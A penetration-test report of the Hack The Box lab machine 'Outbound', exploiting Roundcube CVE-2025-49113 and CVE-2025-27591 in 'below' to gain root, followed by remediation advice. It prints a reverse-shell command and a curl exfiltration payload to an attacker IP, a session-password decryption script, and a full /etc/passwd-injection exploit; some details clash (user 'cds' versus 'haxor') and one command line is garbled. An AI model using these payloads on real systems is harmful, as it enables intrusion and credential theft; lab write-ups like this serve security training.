Outbound Report

Cover

Target: HTB Machine “Outbound” **Client:** HTB (Fictitious) **Engagement Date:** Jul 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

- Cover
  - Index
  - 1. Introduction
    - Objective of the Engagement
    - Scope of Assessment
    - Ethics & Compliance
  - 2 Methodology

- 2.1 Initial Network Reconnaissance
  - 2.1.1 Host Discovery
  - 2.1.2 Port Scanning
- 2.2 Service Enumeration
- 2.3 DNS Configuration
- 2.4 Vulnerability Identification
  - 2.4.1 Roundcube Webmail Vulnerability
- 2.5 Exploitation
  - 2.5.1 Initial Access via CVE-2025-49113
- 2.6 System Enumeration
  - 2.6.1 User Enumeration
  - 2.6.2 Configuration File Analysis
- 2.7 Database Access
  - 2.7.1 Credential Extraction
- 2.8 Lateral Movement
- 2.9 Privilege Escalation
  - 2.9.1 Vulnerability in Below
  - 2.9.2 Exploitation of CVE-2025-27591

- 3. Findings
  - 3.1 Vulnerability: Remote Code Execution in Roundcube Webmail (CVE-2025-49113)
  - 3.2 Vulnerability: Privilege Escalation via Below Command (CVE-2025-27591)
- 4. Recommendations
  - 1. Patch and Upgrade Roundcube Webmail
  - 2. Strengthen Authentication and Session Management
  - 3. Harden Database Access Controls
  - 4. Secure Web Server Configuration
  - 5. Mitigate Privilege Escalation Risks in Below
  - 6. Enhance System and Docker Security
  - 7. Implement Logging, Monitoring, and Incident Response
- 5. Conclusions
  - Executive Summary
  - Technical Summary
- Appendix: Tools Used

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of a Linux-based network environment by simulating adversarial techniques against common services and applications. The testing focused on identifying vulnerabilities in authentication mechanisms, web applications, and privilege management. Through systematic enumeration and exploitation, access was gained to high-privilege accounts, culminating in full control over the target system.

Scope of Assessment

- **Network Reconnaissance:** Initial probes using ICMP confirmed the presence of a Linux host, indicated by a TTL value of 63. Comprehensive port scans via Nmap identified critical services, including SSH (22) and HTTP (80), suggesting a Linux-based infrastructure with a web application.
- **Service Discovery & Credential Enumeration:** Using Nmap with version detection and script scanning, the services were identified as OpenSSH 9.6p1 and nginx 1.24.0, with the HTTP service redirecting to http://mail.outbound.htb/. Provided credentials (tyler / LhKL1o9Nm3X2) enabled authenticated access to the Roundcube webmail application.
- **Web Application Exploitation:** A critical vulnerability (CVE-2025-49113) in Roundcube Webmail was exploited to achieve remote code execution, establishing a reverse shell as the www-data user within a Docker environment.
- **System Enumeration & Database Access:** Inspection of system files and the Roundcube configuration revealed database credentials, enabling access to the MySQL database. Session data was extracted and decrypted, exposing credentials for the user jacob.
- **Lateral Movement:** Using credentials obtained from an email in Roundcube, SSH access was gained as the user jacob. Enumeration revealed sudo privileges for the below command, which was vulnerable to CVE-2025-27591.
- **Privilege Escalation:** Exploitation of CVE-2025-27591 allowed manipulation of the /etc/passwd file, creating a new user with root privileges, achieving full system compromise.

Ethics & Compliance

All testing activities were conducted in accordance with pre-approved rules of engagement within an isolated lab environment. No production systems, user data, or external resources were impacted. This report is strictly confidential and intended for authorized stakeholders only, with the aim of improving security awareness and facilitating remediation of identified vulnerabilities.

2 Methodology

This section outlines the systematic approach employed to assess the target system, including network reconnaissance, vulnerability identification, exploitation, and privilege

escalation. The methodology is detailed in chronological order, ensuring all steps and findings are clearly documented.

Initial credentials:

```
tyler / LhKL1o9Nm3X2
```

2.1 Initial Network Reconnaissance

2.1.1 Host Discovery

A ping sweep was conducted to verify the accessibility of the target host at IP address 10.129.225.157. The command executed was:

```
ping -c 1 10.129.225.157
PING 10.129.225.157 (10.129.225.157) 56(84) bytes of data.
64 bytes from 10.129.225.157: icmp_seq=1 ttl=63 time=56.5 ms

--- 10.129.225.157 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 56.528/56.528/56.528/0.000 ms
```

The output confirmed the host was reachable with a Time to Live (TTL) value of 63, suggesting a Linux-based system:

2.1.2 Port Scanning

A comprehensive port scan was performed using Nmap to identify open ports and services on the target. The following command was executed:

```
$ sudo nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.225.157  -oG
OutboundPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 14:42 UTC
Nmap scan report for 10.129.225.157
Host is up (0.039s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 11.07 seconds
```

2.2 Service Enumeration

To gather detailed information about the services running on the open ports (22 and 80), a targeted Nmap scan with version detection and script scanning was performed:

```
sudo nmap -sVC -p 22,80 10.129.225.157 -oN OutboundServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-13 14:47 UTC
Nmap scan report for 10.129.225.157
Host is up (0.047s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.12 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://mail.outbound.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.12 seconds
```


The HTTP service redirected to http://mail.outbound.htb/, indicating a web application hosted on the target.

2.3 DNS Configuration

To resolve the domain mail.outbound.htb, the local /etc/hosts file was updated using the following command:

```
sudo vim /etc/hosts

10.129.225.157   mail.outbound.htb
```

A screenshot of this configuration is provided below:



2.4 Vulnerability Identification

2.4.1 Roundcube Webmail Vulnerability

The web application at http://mail.outbound.htb/ was identified as running Roundcube Webmail. Research revealed a critical vulnerability, CVE-2025-49113, affecting Roundcube versions prior to 1.5.10 and 1.6.x before 1.6.11. The vulnerability allows remote code execution by authenticated users due to improper validation of the _from parameter in program/actions/settings/upload.php, leading to PHP Object Deserialization.

Details of the vulnerability are available at:

https://nvd.nist.gov/vuln/detail/CVE-2025-49113

2.5 Exploitation

2.5.1 Initial Access via CVE-2025-49113

An exploit script for CVE-2025-49113 was obtained from:

https://github.com/hakaioffsec/CVE-2025-49113-exploit

Using provided credentials (tyler / LhKL1o9Nm3X2), the exploit was executed to confirm the vulnerability:

To gain a reverse shell, the following command was executed:

```
php CVE-2025-49113.php http://mail.outbound.htb tyler LhKL1o validar a
LhKL1o9Nm3X2 "bash -c 'sh -i >& /dev/tcp/10.10.14.217/4444 0>&1'"
```

The output confirmed the target's vulnerability and successful exploitation:

```
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10610
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
[+] Gadget uploaded successfully!
```

This established a shell as the www-data user within a Docker environment, confirmed by the command:

```
hostname -I
172.17.0.2
```

2.6 System Enumeration

2.6.1 User Enumeration

The /etc/passwd file was inspected to identify user accounts:

```
www-data@mail:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
..SNIP..
tyler:x:1000:1000::/home/tyler:/bin/bash
jacob:x:1001:1001::/home/jacob:/bin/bash
mel:x:1002:1002::/home/mel:/bin/bash
```

2.6.2 Configuration File Analysis

The Roundcube configuration file was examined to extract sensitive information:

```
www-data@mail:/$ cat /var/www/html/roundcube/config/config.inc.php
```

Relevant excerpts include:

```
...SNIP ...
$config['db_dsnw'] = 'mysql://roundcube:<REDACTED>@localhost/roundcube';
...SNIP...
$config['des_key'] = '<REDACTED>';
```

```
... SNIP ...
```

2.7 Database Access

Using the database credentials (roundcube / REDACTED), the Roundcube database was accessed:

```
www-data@mail:/var/www/html/roundcube$ mysql -u roundcube -p<REDACTED> -h
127.0.0.1 roundcube
```

The available tables were listed:

```
SHOW TABLES;
+---------------------+
| Tables_in_roundcube |
+---------------------+
| cache               |
| cache_index         |
| cache_messages      |
| cache_shared        |
| cache_thread        |
| collected_addresses |
| contactgroupmembers |
| contactgroups       |
| contacts            |
| dictionary          |
| filestore           |
| identities          |
| responses           |
| searches            |
| session             | <---------HERE WE CAN SEARCH FOR CREDENTIALS
| system              |
| users               |
+---------------------+
```

2.7.1 Credential Extraction

The session data was queried:

```
SELECT * from session
```

The encoded string was decoded using:

```
echo 'ENCODED SESSION' | base64 -d
```

A base64-encoded password was found:

```
..SNIP ...

password|s:32:"L7Rv00<REDACTED>"
```

The password was then decrypted using the DES key `REDACTED` from the configuration file with the following PHP script:


```
<?php
$encrypted_base64 = 'L7Rv0<REDACTED>';
$key = 'rcmail-!24ByteDESkey*Str';
$cipher_method = 'DES-EDE3-CBC';

$encrypted = base64_decode($encrypted_base64);
$iv_length = openssl_cipher_iv_length($cipher_method);
$iv = substr($encrypted, 0, $iv_length);
$ciphertext = substr($encrypted, $iv_length);

$decrypted = openssl_decrypt($ciphertext, $cipher_method, $key,
OPENSSL_RAW_DATA, $iv);
echo "Decrypted pass": '$decrypted'\n";
?>
```

The output revealed the password for the user jacob:

```
Decrypted pass: : <REDACTED>
```

2.8 Lateral Movement

Using the decrypted credentials, the Roundcube webmail was accessed, revealing an email containing SSH credentials for the user jacob. A screenshot of the email is provided below:



Important Update

From tyler@outbound.htb on 2025-06-07 14:00

Details Headers

Due to the recent change of policies your password has been changed.

Please use the following credentials to log into your account: [redacted]

Remember to change your password when you next log into your account.

Thanks!

Tyler

The SSH credentials were used to log in as jacob. A check of jacob's sudo privileges revealed using sudo -l:

```
User jacob may run the following commands on outbound:
    (ALL : ALL) NOPASSWD: /usr/bin/below *, !/usr/bin/below --config*,
!/usr/bin/below --debug*, !/usr/bin/below -d*
```

2.9 Privilege Escalation

2.9.1 Vulnerability in Below

The below command was found to be vulnerable to CVE-2025-27591, a privilege escalation vulnerability in versions prior to 0.9.0, caused by incorrect permission assignments. The vulnerability was disclosed on March 12, 2025, and details are available at:

https://www.wiz.io/vulnerability-database/cve/cve-2025-27591

2.9.2 Exploitation of CVE-2025-27591

A script was developed to exploit this vulnerability by manipulating the /etc/passwd file to create a new user with root privileges:


```
#!/bin/bash

# CVE-2025-27591 Exploit - Privilege Escalation via 'below'
# HTB scenario by ChatGPT

TARGET="/etc/passwd"
```

```
LINK_PATH="/var/log/below/error_root.log"
TMP_PAYLOAD="/tmp/payload"
BACKUP="/tmp/passwd.bak"

echo "[*] CVE-2025-27591 Privilege Escalation Exploit"

# Check for sudo access to below
echo "[*] Checking sudo permissions..."
if ! sudo -l | grep -q '/usr/bin/below'; then
  echo "[!] 'below' is not available via sudo. Exiting."
  exit 1
fi

# Backup current /etc/passwd
echo "[*] Backing up /etc/passwd to $BACKUP"
cp /etc/passwd "$BACKUP"

# Generate password hash for 'cds' user (password: hacked123)
echo "[*] Generating password hash..."
HASH=$(openssl passwd -6 'hacked123')

# Prepare malicious passwd line
echo "[*] Creating malicious passwd line..."
echo "cds:$HASH:0:0:root:/root:/bin/bash" > "$TMP_PAYLOAD"

# Create symlink
echo "[*] Linking $LINK_PATH to $TARGET"
rm -f "$LINK_PATH"
ln -sf "$TARGET" "$LINK_PATH"

# Trigger log creation with invalid --time to force below to recreate the
log
echo "[*] Triggering 'below' to write to symlinked log..."
sudo /usr/bin/below replay --time "invalid" >/dev/null 2>&1

# Overwrite passwd file via symlink
echo "[*] Injecting malicious user into /etc/passwd"
cat "$TMP_PAYLOAD" > "$LINK_PATH"

# Test access
echo "[*] Try switching to 'cds' using password: hacked123"
su cds
```

This script created a new user cds with root privileges, using the password hacked123, completing the privilege escalation process.


3. Findings

3.1 Vulnerability: Remote Code Execution in Roundcube Webmail (CVE-2025-49113)



- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** A critical vulnerability in Roundcube Webmail (versions prior to 1.5.10 and 1.6.x before 1.6.11), tracked as CVE-2025-49113, was identified. The vulnerability stems from improper validation of the _from parameter in program/actions/settings/upload.php, enabling PHP Object Deserialization and remote code execution by authenticated users.
- **Impact:** An attacker with valid credentials, such as tyler / LhKL1o9Nm3X2, could exploit this vulnerability to execute arbitrary code on the server, resulting in a reverse shell as the www-data user. This access allowed further enumeration of the system and access to sensitive configuration files, facilitating lateral movement.
- **Technical Summary:** Using an exploit script from https://github.com/hakaioffsec/CVE-2025-49113-exploit, the vulnerability was confirmed on the target at http://mail.outbound.htb/. The script was executed with the provided credentials (tyler / LhKL1o9Nm3X2), verifying the Roundcube version (1.6.10) as vulnerable. Commands executed included a test payload (curl http://10.10.14.217/$(id | base64 -w0)) and a reverse shell payload (bash -c 'sh -i >& /dev/tcp/10.10.14.217/4444 0>&1'), establishing a shell within a Docker environment (IP: 172.17.0.2).

3.2 Vulnerability: Privilege Escalation via Below Command (CVE-2025-27591)



- **CVSS:** CVSS3.1: AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 7.8 (High)
- **Description:** A privilege escalation vulnerability in the below system monitoring tool (versions prior to 0.9.0), tracked as CVE-2025-27591, was identified. The vulnerability arises from incorrect permission assignments, allowing a user with sudo access to below to manipulate system files, such as /etc/passwd.
- **Impact:** An attacker with SSH access as the user jacob, who had sudo privileges for the below command, could exploit this vulnerability to create a new user with root privileges. This resulted in full system compromise, granting unauthorized access to all system resources.
- **Technical Summary:** The user jacob had sudo privileges for /usr/bin/below with restrictions (!/usr/bin/below --config*, !/usr/bin/below --debug*, !/usr/bin/below -d*). A script was developed to exploit CVE-2025-27591 by creating a symbolic link from /var/log/below/error_root.log to /etc/passwd and triggering below to write to the symlinked file. The script generated a password hash for a new user (cds) with the password `<REDACTED>` and appended it to /etc/passwd, granting root privileges. The exploit was executed successfully, allowing a switch to the cds user.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically, remote code execution in Roundcube Webmail (CVE-2025-49113) and privilege escalation via the below command (CVE-2025-27591)—the following recommendations should be implemented across the Linux-based environment:

1. Patch and Upgrade Roundcube Webmail

- **Apply Security Patches**: Upgrade Roundcube Webmail to version 1.5.10 or 1.6.11 (or later) to address CVE-2025-49113, which allows remote code execution due to improper validation of the _from parameter. Ensure all instances of Roundcube are updated promptly to prevent exploitation.
- **Monitor Vendor Advisories**: Regularly check for security updates from Roundcube and apply them as soon as they are available. Subscribe to the National Vulnerability Database (NVD) or vendor mailing lists for timely notifications of vulnerabilities like CVE-2025-49113.

2. Strengthen Authentication and Session Management

- **Enforce Strong Password Policies**: Require complex passwords for all Roundcube users to reduce the risk of credential compromise. The provided credentials (tyler / LhKL1o9Nm3X2) should be rotated, and similar weak credentials should be audited and updated.
- **Secure Session Data Storage**: Modify the Roundcube configuration to store session data securely, preventing exposure of base64-encoded credentials in the database. Implement encryption for sensitive session fields to mitigate risks of credential extraction.

- **Implement Multi-Factor Authentication (MFA)**: Enable MFA for Roundcube Webmail to add an additional layer of security, reducing the impact of stolen credentials.

3. Harden Database Access Controls

- **Restrict Database Credentials**: Update the Roundcube database configuration (config.inc.php) to use a dedicated, least-privileged database user instead of roundcube / `<REDACTED>`. Limit database access to localhost and enforce strong, unique passwords.
- **Encrypt Sensitive Configuration Data**: Ensure that sensitive configuration parameters, such as the DES key (`<REDACTED>`), are stored securely, preferably in an encrypted vault or configuration management system, to prevent unauthorized access.
- **Audit Database Access**: Enable logging for MySQL database access and integrate logs into a centralized Security Information and Event Management (SIEM) system. Monitor for unauthorized queries or access to the session table.

4. Secure Web Server Configuration

- **Restrict Nginx Access**: Configure the nginx web server (version 1.24.0) to enforce strict access controls, such as IP whitelisting or client certificate authentication, for the Roundcube application at http://mail.outbound.htb/.
- **Implement Web Application Firewall (WAF)**: Deploy a WAF to filter and block malicious requests targeting Roundcube, particularly those exploiting parameters like _from used in CVE-2025-49113.
- **Disable Unnecessary Redirects**: Investigate and secure the HTTP redirect from 10.129.225.157 to http://mail.outbound.htb/. Ensure that redirects are intentional and protected against open redirect vulnerabilities.

5. Mitigate Privilege Escalation Risks in Below

- **Upgrade Below to a Secure Version**: Update the below tool to version 0.9.0 or later to address CVE-2025-27591, which allows privilege escalation through improper permission assignments. Verify the integrity of the updated package to ensure no tampering.
- **Restrict Sudo Privileges**: Review and limit sudo permissions for the below command. Remove the broad NOPASSWD: /usr/bin/below * privilege for users like jacob, and explicitly allow only necessary subcommands. Prohibit access to options like --time that can be abused to manipulate files.
- **Audit Log File Permissions**: Secure the /var/log/below/ directory and its files (e.g., error_root.log) to prevent unauthorized modifications or symbolic link attacks. Ensure that only privileged users can write to these locations.

6. Enhance System and Docker Security

- **Isolate Docker Environments**: Harden the Docker environment (IP: 172.17.0.2) by implementing strict network policies, such as disabling outbound connections except to trusted hosts. Use Docker's user namespaces to limit the impact of compromised containers.
- **Restrict File System Access**: Apply least-privilege permissions to sensitive files like /etc/passwd and /var/www/html/roundcube/config/config.inc.php. Ensure that the www-data user cannot access critical system files or directories.
- **Monitor Docker Activity**: Enable logging for Docker container activities and integrate them into a centralized SIEM. Flag suspicious activities, such as reverse shell connections or unauthorized file modifications.

7. Implement Logging, Monitoring, and Incident Response

- **Centralize System Logs**: Aggregate logs from the Linux host, nginx, MySQL, and Docker containers into a centralized SIEM platform. Ensure that SSH access, sudo command execution, and web application events are monitored for anomalies.
- **Define Incident Response Playbooks**: Develop procedures for responding to indicators of compromise, such as unauthorized code execution in Roundcube or privilege escalation via below. Include steps for isolating affected systems and rotating compromised credentials.
- **Conduct Regular Security Audits**: Perform periodic audits of the system to identify misconfigurations, outdated software, or exposed credentials. Use automated tools to scan for vulnerabilities like CVE-2025-49113 and CVE-2025-27591.

By implementing these layered recommendations—focused on patching vulnerabilities, securing authentication, hardening configurations, and enhancing monitoring—the organization will significantly reduce its exposure to remote code execution, privilege escalation, and system compromise.

5. Conclusions

Executive Summary

Think of your organization's digital systems as a secure building with locked rooms, sensitive files, and restricted areas. Each employee has a keycard to access only the areas they need, and the most critical rooms—like the server room—are supposed to be locked tight. During our assessment, we discovered several ways an outsider could sneak into this building, bypass security, and gain access to even the most protected areas. Here's what we found and why it matters:

- **Weak Locks on the Email System:** The email system, used by employees like tyler with the password LhKL1o9Nm3X2, had a flaw that allowed anyone with valid login details to run harmful commands on the server. Imagine a building where a regular employee's keycard could be used to unlock the entire security system, letting an

intruder roam freely. This flaw could allow an attacker to access sensitive emails, steal data, or install malicious software, putting customer information and business operations at risk.

- **Unprotected Keys Left in Plain Sight:** Inside the email system, we found a configuration file with a key that unlocked stored passwords. It's like finding a master key to a safe lying on an office desk. An attacker could use this to access other employees' accounts, such as jacob's, and move deeper into the system, potentially accessing private company data or client records.
- **Overly Powerful Permissions for an Employee:** One employee, jacob, had special permissions to run a system tool (below) that could change critical settings. This tool had a flaw that let him create a new account with full control over the system. Picture an employee who, instead of just fixing a computer, could rewrite the building's access rules to make themselves the CEO. This could allow an attacker to take over the entire system, locking out legitimate users or stealing sensitive information.

These weaknesses are like leaving doors unlocked or keys in plain sight in your digital building. Imagine a thief breaking into a bank not by blasting through walls, but by finding an unlocked side door and a set of master keys left on a counter. If a hacker exploits these flaws, they could steal customer data, disrupt operations, or demand a ransom to restore access. For example, a competitor could use stolen data to undercut your business, or a hacker could leak sensitive client information, damaging your reputation. To keep your organization safe, you need to fix these weak points, strengthen access controls, and regularly check for vulnerabilities to ensure no one can sneak in and take over.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Remote Code Execution in Roundcube Webmail (CVE-2025-49113)**
   - **Issue:** A vulnerability in Roundcube Webmail (versions prior to 1.5.10 and 1.6.x before 1.6.11), tracked as CVE-2025-49113, allowed authenticated users to execute arbitrary code due to improper validation of the _from parameter in program/actions/settings/upload.php.
   - **Risk:** Using credentials (tyler / LhKL1o9Nm3X2), an attacker could exploit this to gain a reverse shell as the www-data user within a Docker environment (IP: 172.17.0.2). This enabled access to sensitive configuration files and facilitated further system enumeration.
2. **Exposure of Database Credentials in Configuration File**
   - **Issue:** The Roundcube configuration file (/var/www/html/roundcube/config/config.inc.php) contained plaintext database credentials (roundcube / `<REDACTED>`) and a DES encryption key (`<REDACTED>`), accessible to the www-data user.
   - **Risk:** These credentials allowed unauthorized access to the MySQL database, where session data revealed base64-encoded passwords. Decrypting these using

the DES key exposed credentials for the user jacob, enabling lateral movement.

3. **Privilege Escalation via Below Command (CVE-2025-27591)**
   - **Issue:** The below tool (versions prior to 0.9.0) was vulnerable to CVE-2025-27591, allowing users with sudo access, such as jacob, to manipulate /etc/passwd through a symbolic link attack exploiting improper permission assignments.
   - **Risk:** By leveraging jacob's sudo privileges for /usr/bin/below *, an attacker could create a new user (haxor) with root privileges, achieving full system compromise.

These vulnerabilities highlight how misconfigurations and unpatched software can be exploited to escalate from basic user access to full administrative control. Mitigating these risks requires immediate patching of Roundcube and below, securing configuration files, restricting sudo privileges, and implementing robust monitoring to detect and prevent similar attacks.

Appendix: Tools Used

- **Nmap**
  Description: A network scanning tool used for initial reconnaissance and port enumeration. It identified open ports (22/SSH and 80/HTTP) on the target IP 10.129.225.157, revealing services such as OpenSSH 9.6p1 and nginx 1.24.0, and confirmed the Linux-based operating system via TTL analysis.
- **curl**
  Description: A command-line tool used to test connectivity and exfiltrate data during exploitation. It was employed in the CVE-2025-49113 exploit to send encoded system information (id | base64 -w0) to an attacker-controlled server at 10.10.14.217, verifying successful code execution.
- **PHP**
  Description: A scripting language used to execute the CVE-2025-49113 exploit script and decrypt Roundcube session data. The exploit script targeted the Roundcube Webmail vulnerability, achieving a reverse shell, while a custom PHP script decrypted a base64-encoded password using the DES key from the configuration file.
- **MySQL Client**
  Description: Used to access the Roundcube MySQL database with credentials (roundcube / `<REDACTED>`) extracted from the configuration file. It enabled enumeration of database tables and extraction of session data, revealing base64-encoded credentials for further exploitation.
- **Bash**
  Description: A shell scripting environment used to execute commands within the compromised Docker environment and to develop the CVE-2025-27591 exploit script. The script leveraged jacob's sudo privileges for the below command to manipulate /etc/passwd, creating a new root-privileged user (haxor).
- **OpenSSL**
  Description: A cryptographic toolkit used in the CVE-2025-27591 exploit to generate a

password hash for the haxor user (`<REDACTED>`). It facilitated the creation of a malicious /etc/passwd entry to achieve privilege escalation.

These tools were critical for the successful execution of the assessment, enabling reconnaissance, vulnerability exploitation, system enumeration, and privilege escalation within the Linux-based environment.